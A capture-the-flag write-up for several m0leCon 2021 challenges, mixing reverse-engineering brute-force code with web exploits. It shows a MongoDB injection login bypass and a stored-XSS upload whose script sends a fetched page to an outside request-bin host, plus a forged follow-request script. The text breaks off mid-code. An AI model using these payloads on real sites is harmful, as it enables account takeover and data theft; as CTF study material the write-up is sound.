5th AlPray writeup

✓ solved chall

```
Proof-of-Work
Key-Lottery
Babysign
Obscurity
Left or right?
donut-factory
puncher
little-alchemy
another-login
yet another-login
waffle
m0lefans
PeTaMorphosis
lucky-fall
parallel-the-m0le
Automatic-rejection-machine
Molang
```

- **Automatic-rejection-machine**

I wrote the logic in C language and bruteforce.

```
#include "stdafx.h"
#include "defs.h"
#include<stdio.h>
#include<stdint.h>
#include<string.h>
#include<stdlib.h>
__int64 s[60];
int main(int argc, char** argv)
{
         s[0] = 0xB4D8846071AC9EE5LL;
         s[1] = 0x1E1FF00814E134FELL;
         s[2] = 0x6B198E7941B7002ELL;
         s[3] = 0xBC6FA839EFE36443LL;
         s[4] = 0xC3C71AD9A664B6C3LL;
         s[5] = 0x5692A2F09C98D986LL;
         s[6] = 0xF084A1A59CD01E68LL;
         s[7] = 0xBC52E78A7E4DF2DFLL;
         s[8] = 0xDA219D93290B91A8LL;
         s[9] = 0x5703D0286FA5D32FLL;
         s[10] = 0x6274B1B118DA82B2LL;
         s[11] = 0xA746EBFB0954EBBCLL;
         s[12] = 0x5F6DF7BD4F1967A2LL;
         s[13] = 0x16D5B5BDEE98CF8ELL;
         s[14] = 0x52E8B6DF7E62E39ALL;
         s[15] = 0x99F9455FB0C8D933LL;
         s[16] = 0x5FFD82D53AF933DLL;
         s[17] = 0xFF9084A16FF0141CLL;
         s[18] = 0xE17C5F0781D52F9BLL;
         s[19] = 0x1A0F4431548E51D1LL;
         s[20] = 0xF2E8573D8F0F01DDLL;
         s[21] = 0x250039177F4DEF91LL;
         s[22] = 0x8851491ECBC7AF7CLL;
         s[23] = 0xAD427C6695B91D24LL;
         s[24] = 0x5E0071D97D98D094LL;
         s[25] = 0x264DDA52B0C37B03LL;
         s[26] = 0xA5811271D6D7C428LL;
         s[27] = 0xE0133FC719F34136LL;
         s[28] = 0xE508ACE2412B2633LL;
         s[29] = 0x74321A3E9FACE34CLL;
         s[30] = 0xFF5B8A59E8EBF70BLL;
         s[31] = 0x76275A516F88C986LL;
         s[32] = 0x1604D76F74599CC4LL;
         s[33] = 0xF744BCD8F2016F58LL;
         s[34] = 0xA0B6A7A0239E4EA7LL;
         s[35] = 0xF1EFC57F15CB9AB4LL;
         s[36] = 0xB0D1AD4FB4ED946ALL;
         s[37] = 0x81CA31324D48E689LL;
         s[38] = 0xE6A9979C51869F49LL;
         s[39] = 0xA666637EE4BC2457LL;
         s[40] = 0x6475B6AB4884B93CLL;
         s[41] = 0x5C033B1207DA898FLL;
         s[42] = 0xB66DC7E0DEC3443ELL;
         s[43] = 0xE4899C99CFA0235CLL;
         s[44] = 0x3B7FD8D4D0DCAF6BLL;
         s[45] = 0xB1A4690DB34A7A7CLL;
         s[46] = 0x8041D2607129ADABLL;
         s[47] = 0xA6A1294A99894F1ALL;
         s[48] = 0xDDE37A1C4524B831LL;
         s[49] = 0x3BC8D81DE355B65CLL;
```

```
        s[50] = 0x6C61AB15A63AD91ELL;
        s[51] = 0x8FA4E37F4A3C7A39LL;
        s[52] = 0x268B598404E773AFLL;
        s[53] = 0x74F4F040AE13F867LL;
        s[54] = 0x4DF78E91FD682404LL;
        s[55] = 0xABE1FC425A9A671ALL;
        s[56] = 0x1BB06615C8A31DD5LL;
        s[57] = 0x9F56E9AEF2FA5D55LL;
        s[58] = 0x239DCF030B3CE09BLL;
        s[59] = 0x24556A34B61CA998LL;
        __int64 tmp = 0;
        unsigned char a, b, c;
        int j;
        for (j = 0; j < 60; j += 2)
        {
                for (a = 0; a < 0xff; a++)
                {
                        for (b = 0; b < 0xff; b++)
                        {
                                for (c = 0; c < 0xff; c++)
                                {
                                        tmp = (c << 16) | (b << 8) | (unsigned
__int64)a | 0xAABBCCDD11000000;
                                        int i;
                                        __int64 v5 = tmp;
                                        __int64 v6 = 0x9E3779B912881288;
                                        __int64 v9[4];
                                        v9[0] = 0xDEADBEEFFEEDBEEF;
                                        v9[1] = 0x1BADB002FACECAFE;
                                        v9[2] = 0xFEEDFACE08920892;
                                        v9[3] = 0xCAFEFEED12401240;
                                        for (i = 0; i < 16; i++)
                                        {
                                                int v3 = i & 3;
                                                v9[v3] = v9[0] + v9[1] + ((v9[2] +
v9[3]) ^ (v9[0] << SLOBYTE(v9[2])));
                                                __int64 v8 = v9[v3];
                                                v5 += ((v8 + v6) << 9) ^ (v8 - v6)
^ ((unsigned __int64)(v8 + v6) >> 14);
                                                v6 += ((v8 + v5) << 9) ^ (v8 - v5)
^ ((unsigned __int64)(v8 + v5) >> 14);
                                        }
                                        if (v5 == s[j] && v6 == s[j+1])
                                        {
                                                printf("%c%c%c\n", a, b, c);
                                        }
                                }
                        }
                }
        }
}
```

After that, I can set the index properly and get a flag.

Flag: ptm{5m0l_chunk5_5m0l_53cur17y}

- **Molang**

```
#include "stdafx.h"

#include<stdio.h>
#include<stdint.h>
#include<string.h>
#include<stdlib.h>

__int64 table[] = { ,,, };
int main(int argc, char** argv)
{
        int l;
        for (l = 0; l < 2048; l++)
        {
                __int64 arr[100];
                char arrc[1008];
                int i;
                arr[0] = table[l];
                //arr[0] = 0x4a050b5252c7548;
                arr[1] = 0x4C0FCD19BFCD19BLL;
                arr[2] = 0xFCD2A553B83EFC47LL;
                arr[3] = 0xBD268001794FC04CLL;
                arr[4] = 0xABB8B88091EABDB7LL;
                arr[5] = 0xEA4CEA91C02623BDLL;
                arr[6] = 0xBD979B04A0BDC047LL;
                arr[7] = 0xFC78DF1DA553B83ELL;
                arr[8] = 0xFCD70DABFCF50D26LL;
                arr[9] = 0x4F1AD7D1FC265301LL;
                arr[10] = 0xDC13C09BFCC09BLL;
                arr[11] = 0xBD979B04A0BDC047LL;
                arr[12] = 0xFC78DF1DA553B83ELL;


                memcpy(arrc, arr, 0x6a);

                unsigned int v3 = (unsigned char)arrc[0];
                unsigned int v4 = arrc[1];
                unsigned int v5 = arrc[2];
                unsigned int v6 = arrc[3];
                unsigned int v7 = arrc[4];
                unsigned int v8 = arrc[5];
                char src[1000];
                char v9[1008];
                for (i = 0; v3 > i; i++)
                {
                        src[i] = arrc[i + 6];
                        arrc[i + 6] = src[i] * (src[i] * (v6 + src[i] * (v5 + v4 * src[i])) +
v7) + v8;
                        v9[i] = arrc[i + 6];
                }
                printf("%s\n--------------------------------------\n", v9);
                getchar();
        }
}
```

Table array values oriented below python script output.

```
from z3 import *



table = [0x48, 0x33, 0x27, 0x75, 0x50, 0x38, 0xA0, 0x4, 0x9B, 0xD1, 0xFC, 0x9B, 0xD1, 0xFC, 0xC0,
0x4, 0x47, 0xFC, 0x3E, 0xB8, 0x53, 0xA5, 0xD2, 0xFC, 0x4C, 0xC0, 0x4F, 0x79, 0x1, 0x80, 0x26, 0xBD,
0xB7, 0xBD, 0xEA, 0x91, 0x80, 0xB8, 0xB8, 0xAB, 0xBD, 0x23, 0x26, 0xC0, 0x91, 0xEA, 0x4C, 0xEA,
0x47, 0xC0, 0xBD, 0xA0, 0x4, 0x9B, 0x97, 0xBD, 0x3E, 0xB8, 0x53, 0xA5, 0x1D, 0xDF, 0x78, 0xFC,
0x26, 0xD, 0xF5, 0xFC, 0xAB, 0xD, 0xD7, 0xFC, 0x1, 0x53, 0x26, 0xFC, 0xD1, 0xD7, 0x1A, 0x4F]



j=24



arr = [ BitVec('a%i' % i, 64) for i in range(5)]

sol = Solver()

FLAG_LEN = 30




for i in range(0,5):
    sol.add(And(arr[i] >=0,arr[i]<0x100))


k = table[j]

tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]

tmp = tmp & 0xff

sol.add(tmp==ord('p'))

k = table[j+1]

tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]

tmp = tmp & 0xff

sol.add(tmp==ord('t'))

k = table[j+2]

tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]

tmp = tmp & 0xff

sol.add(tmp==ord('m'))

k = table[j+3]

tmp = k * (k * (arr[2] + k * (arr[1] + arr[0] * k)) + arr[3]) + arr[4]

tmp = tmp & 0xff

sol.add(tmp==ord('{'))


while(sol.check() == sat):

    m = sol.model()

    flag = [0 for _ in range(0,5)]

    for d in m.decls():
        flag[int(str(d)[1:])] = int(str(m[d]))

    print("0x4A0",end='')
    for i in range(0,5):
        print(str(hex(flag[4-i]))[2:],end='')
    print("48LL",end=', ')
    sol.add(Or(arr[0] != m[arr[0]],arr[1] != m[arr[1]],arr[2] != m[arr[2]],arr[3] != m[arr[3]],arr[4] != m[arr[4]]))
```

Flag: ptm{c4n_U_r34lly_1nt3rpret_Thi5_flag?}

lucky-fall

```
POST /login HTTP/1.1
Host: lucky-fall.challs.m0lecon.it
Content-Length: 31
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Origin: http://lucky-fall.challs.m0lecon.it
Referer: http://lucky-fall.challs.m0lecon.it/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"name":"123" "password":"123"}
```

```
HTTP/1.1 400 Bad Request
Content-Length: 1550
Content-Type: text/html; charset=utf-8
Date: Sun, 16 May 2021 06:42:00 GMT
Server: gunicorn
Connection: close

Traceback (most recent call last):
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 586, in get_json
    rv = self.json_module.loads(data)
  File "/home/appuser/.local/lib/python3.8/site-packages/flask/json/__init__.py", line 216, in loads
    return _json.loads(s, **kwargs)
  File "/usr/lib/python3.8/json/__init__.py", line 370, in loads
    return cls(**kw).decode(s)
  File "/usr/lib/python3.8/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.8/json/decoder.py", line 353, in raw_decode
    obj, end = self.scan_once(s, idx)
json.decoder.JSONDecodeError: Expecting ',' delimiter: line 1 column 15 (char 14)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/appuser/mongo_in/flask/server.py", line 38, in login
    user = users.aggregate([{"$match": {"user": request.json["name"]}}, {"$addFields": request.json}]).next()
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 553, in json
    return self.get_json()
  File "/home/appuser/.local/lib/python3.8/site-packages/werkzeug/wrappers/request.py", line 595, in get_json
    rv = self.on_json_loading_failed(e)
  File "/home/appuser/.local/lib/python3.8/site-packages/flask/wrappers.py", line 98, in on_json_loading_failed
    raise BadRequest()
werkzeug.exceptions.BadRequest: 400 Bad Request: The browser (or proxy) sent a request that this server could not understand.
```

```
POST /login HTTP/1.1
Host: lucky-fall.challs.m0lecon.it
Content-Length: 69
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Origin: http://lucky-fall.challs.m0lecon.it
Referer: http://lucky-fall.challs.m0lecon.it/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"name":{"$ne":["$name",123]},"password":{"$ne":["$password",123]}}
```

```
HTTP/1.1 400 Bad Request
Content-Length: 267
Content-Type: text/html; charset=utf-8
Date: Fri, 14 May 2021 17:44:58 GMT
Server: gunicorn
Connection: close

Traceback (most recent call last):
  File "/home/appuser/mongo_in/flask/server.py", line 39, in login
```


```
    if hashlib.sha256((user["password"] + user["salt"]).encode("UTF-8")).hexdigest() == user["hash"]:
TypeError: unsupported operand type(s) for +: 'bool' and 'str'
```

```
POST /login HTTP/1.1
Host: lucky-fall.challs.m0lecon.it
Content-Length: 136
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Origin: http://lucky-fall.challs.m0lecon.it
Referer: http://lucky-fall.challs.m0lecon.it/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"name":{"$ne":["$name",123]},"password":"123","salt":"123","hash":"96cae35ce8a9b0244178bf28e4966c2ce1b8385723a96a6b838858cdd6ca0a1e"}
```

```
HTTP/1.1 200 OK
Content-Length: 45
Content-Type: text/html; charset=utf-8
Date: Sat, 15 May 2021 17:23:02 GMT
Server: gunicorn
Connection: close

ptm{it_is_nice_to_have_objects_as_parameters}
```

m0lefans

It is possible to upload an html file when uploading post.



```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://m0lecon.fans/feed/new
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie:
x-access-token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2MjExODg4MTUsImlkIjoyLCJ1c
2VybmFtZSI6Im9oc2V1bmdqdTVAZ21haWwuY29tIiwidXVpZCI6IjhkZGNlN2RlLTg2N2QtNDBkNi04MjQyL
Tc3ZWY5ZmIwY2Q5MiJ9.HDHOgaB9vai_x5tjzsCWeFt_V-qln997tyN5QY-JznY

------WebKitFormBoundaryMEB9eLmde6hmznlV
Content-Disposition: form-data; name="description"

[illegible]
------WebKitFormBoundaryMEB9eLmde6hmznlV
Content-Disposition: form-data; name="file"; filename="a.html"
Content-Type: image/jpeg

GIF89a
<script>
 fetch('https://m0lecon.fans/feed/new').then(res => {
   return res.text()
 }).then(text => {
  fetch('https://enjz2rnlbmvxg.x.pipedream.net/', {
       method: 'POST',
       body: btoa(text)
})
 })
</script>
------WebKitFormBoundaryMEB9eLmde6hmznlV--
```

```
HTTP/1.1 302 Found
Date: Sat, 15 May 2021 18:22:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 415
Connection: close
Location: https://8ddce7de-867d-40d6-8242-77ef9fb0cd92.m0lecon.fans/feed/post/d7989a47-34a4-4dfa-ba7a-06e159dd9d0a
Server: gunicorn/20.0.4

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="https://8ddce7de-867d-40d6-8242-77ef9fb0cd92.m0lecon.fans/feed/post/d7989a47-34a4-4dfa-ba7a-06e159dd9d0a">https://8d
dce7de-867d-40d6-8242-77ef9fb0cd92.m0lecon.fans/feed/post/d7989a47-34a4-4dfa-ba7a-06e159dd9d0a</a>.  If not click the
link.
```


After writing a script to get the profile link for the admin, the feed page has been read through the report page.

```
          <div class="text-sm-right">
            <a href="https://y0urmuchb3l0v3d4dm1n.m0lecon.fans/profile/">
              <svg id="icon-menu" viewBox="0 0 32 32" width="45px"> <path d="M16,4A12,12,0,1,0,28,16,12,12,0,0,0,16,4Zm0,22a10.17,10.17,0,
0,1-2.66-.37,3,3,0,0,1,5.32,0A10.17,10.17,0,0,1,16,26Zm4.52-1.09a5,5,0,0,0-9,0,10,10,0,1,1,9,0ZM16,12a4,4,0,1,0,4,4A4,4,0,0,0,16,12Zm0,6a2,2,
0,1,1,2-2A2,2,0,0,1,16,18Z"></path> </svg>
```

`https://y0urmuchb3l0v3d4dm1n.m0lecon.fans/profile/`

I think that flag is posted in Admin's post.

So I sent a follow request to admin.



Mister Novantasei

@mr96 · Available now


welcome to my private page fans!

Request pending


Than, I wrote code to accept follow request.

```
GIF89a<script>
fetch("https://y0urmuchb3l0v3d4dm1n.m0lecon.fans/profile/request", {
                  "body": "id=52",
                  "method": "POST",
                    headers: {
            'Content-Type': 'application/x-www-form-urlencoded',
                },
                  "credentials": "include"

                });
</script>
```

The id value is included in the payload part of the jwt session, and the cors error occurs because the subdomain is different, but the follow request is accepted normally because the request has already been sent.



The request was received successfully, and we can find the flag in first post.



mr96

ptm{m4k3_CSP_r3ports_gr3a7_4gain!}
2021-05-15 18:13:01


`ptm{m4k3_CSP_r3ports_gr3a7_4gain!}`

parallel-the-mole

Analysis



```
void __fastcall __noreturn wrapper(manage_ptread *a1)
{
  int v1; // eax
  int v2; // eax

  v1 = rand();
  usleep(v1 % 1000);
  pthread_mutex_lock(mutex);
  v2 = ord_ind;
  if ( ord_ind > 6 )
  {
    ++ord_ind;
    order[20 - v2] = a1->table[0].idx;
  }
  else
  {
    ++ord_ind;
    order[v2] = a1->table[0].idx;
  }
  (funcs[a1->table[0].idx])(s, 0x10uLL);
  pthread_mutex_unlock(mutex);
  pthread_exit(0LL);
```



```
void __fastcall __noreturn wrapper2(manage_ptread *a1)
{
  pthread_mutex_lock(mutex);
  while ( order[ord_ind] != a1->table[0].idx )
    pthread_cond_wait(cv, mutex);
  (funcs[a1->table[0].idx])(s, 0x10uLL);
  ++ord_ind;
  pthread_cond_broadcast(cv);
  pthread_mutex_unlock(mutex);
  pthread_exit(0LL);
}
```

The first seven sequence of calling func1 ~ func14 is the same in wrapper and wrapper2.

We can apply an attack method similar to a meet in the middle attack.

coll_finder.cpp

```
#include<stdio.h>
#include<stdlib.h>
#include<memory.h>
#include<stdint.h>

#include<vector>
#include<algorithm>

typedef unsigned char BYTE;



#define _BYTE BYTE



unsigned char g_func11_table[256] =
{
    0x00, 0x01, 0x04, 0x05, 0x10, 0x11, 0x14, 0x15, 0x40, 0x41, 0x44,
0x45,
    0x50, 0x51, 0x54, 0x55, 0x02, 0x03, 0x06, 0x07, 0x12, 0x13, 0x16,
0x17,
    0x42, 0x43, 0x46, 0x47, 0x52, 0x53, 0x56, 0x57, 0x08, 0x09, 0x0C,
0x0D,
    0x18, 0x19, 0x1C, 0x1D, 0x48, 0x49, 0x4C, 0x4D, 0x58, 0x59, 0x5C,
0x5D,
    0x0A, 0x0B, 0x0E, 0x0F, 0x1A, 0x1B, 0x1E, 0x1F, 0x4A, 0x4B, 0x4E,
0x4F,
    0x5A, 0x5B, 0x5E, 0x5F, 0x20, 0x21, 0x24, 0x25, 0x30, 0x31, 0x34,
0x35,
    0x60, 0x61, 0x64, 0x65, 0x70, 0x71, 0x74, 0x75, 0x22, 0x23, 0x26,
0x27,
    0x32, 0x33, 0x36, 0x37, 0x62, 0x63, 0x66, 0x67, 0x72, 0x73, 0x76,
0x77,
    0x28, 0x29, 0x2C, 0x2D, 0x38, 0x39, 0x3C, 0x3D, 0x68, 0x69, 0x6C,
0x6D,
    0x78, 0x79, 0x7C, 0x7D, 0x2A, 0x2B, 0x2E, 0x2F, 0x3A, 0x3B, 0x3E,
0x3F,
    0x6A, 0x6B, 0x6E, 0x6F, 0x7A, 0x7B, 0x7E, 0x7F, 0x80, 0x81, 0x84, 0x85,
    0x90, 0x91, 0x94, 0x95, 0xC0, 0xC1, 0xC4, 0xC5, 0xD0, 0xD1, 0xD4, 0xD5,
    0x82, 0x83, 0x86, 0x87, 0x92, 0x93, 0x96, 0x97, 0xC2, 0xC3, 0xC6, 0xC7,
    0xD2, 0xD3, 0xD6, 0xD7, 0x88, 0x89, 0x8C, 0x8D, 0x98, 0x99, 0x9C, 0x9D,
    0xC8, 0xC9, 0xCC, 0xCD, 0xD8, 0xD9, 0xDC, 0xDD, 0x8A, 0x8B, 0x8E, 0x8F,
    0x9A, 0x9B, 0x9E, 0x9F, 0xCA, 0xCB, 0xCE, 0xCF, 0xDA, 0xDB, 0xDE, 0xDF,
    0xA0, 0xA1, 0xA4, 0xA5, 0xB0, 0xB1, 0xB4, 0xB5, 0xE0, 0xE1, 0xE4, 0xE5,
    0xF0, 0xF1, 0xF4, 0xF5, 0xA2, 0xA3, 0xA6, 0xA7, 0xB2, 0xB3, 0xB6, 0xB7,
    0xE2, 0xE3, 0xE6, 0xE7, 0xF2, 0xF3, 0xF6, 0xF7, 0xA8, 0xA9, 0xAC, 0xAD,
    0xB8, 0xB9, 0xBC, 0xBD, 0xE8, 0xE9, 0xEC, 0xED, 0xF8, 0xF9, 0xFC, 0xFD,
    0xAA, 0xAB, 0xAE, 0xAF, 0xBA, 0xBB, 0xBE, 0xBF, 0xEA, 0xEB, 0xEE, 0xEF,
    0xFA, 0xFB, 0xFE, 0xFF
};


void  func1_r(_BYTE *a1, uint64_t a2)
{
    BYTE buf[0x10];
    BYTE table[] = {3, 0, 2, 1, 7, 4, 6, 5, 11, 8, 10, 9, 15, 12, 14, 13};

    for(int i=0; i<0x10; i++)
        buf[i] = a1[table[i]];

    memcpy(a1, buf, 16);
}

void  func2_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]
    for ( i = 0; i < a2 >> 1; ++i )
        a1[i] ^= a1[a2 - i - 1];
}

void  func3_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+18h] [rbp-8h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] >> (i % 8)) | (a1[i] << (8 - i % 8));
}

void  func4_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )
        a1[a2 - i - 1] ^= a1[i];
}
void  func5_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-24h]
    char v3[] = "{reverse_fake_flag}ptm";

    for ( i = 0; i <= 15; ++i )
        a1[i] ^= v3[i];
}

void  func6_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~a1[i];
}

void  func7_r(_BYTE *a1, uint64_t a2)
{
    unsigned char j; // [rsp+16h] [rbp-Ah]
    unsigned char v3; // [rsp+17h] [rbp-9h]
    int i; // [rsp+18h] [rbp-8h]
    char v5; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
    {
        v3 = a1[i];
        v5 = 7;
        for ( j = v3 >> 1; j; j >>= 1 )
        {
            v3 = j & 1 | (2 * v3);
            --v5;
        }
        a1[i] = v3 << v5;
    }
}
void  func8_r(_BYTE *a1, uint64_t a2)
{
    char v2; // [rsp+1Bh] [rbp-5h]
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 7; ++i )
    {
        v2 = a1[i];
        a1[i] = a1[16 - i - 1];
        a1[16 - i - 1] = v2;
    }
}

void  func9_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] - 42) % 256;
}


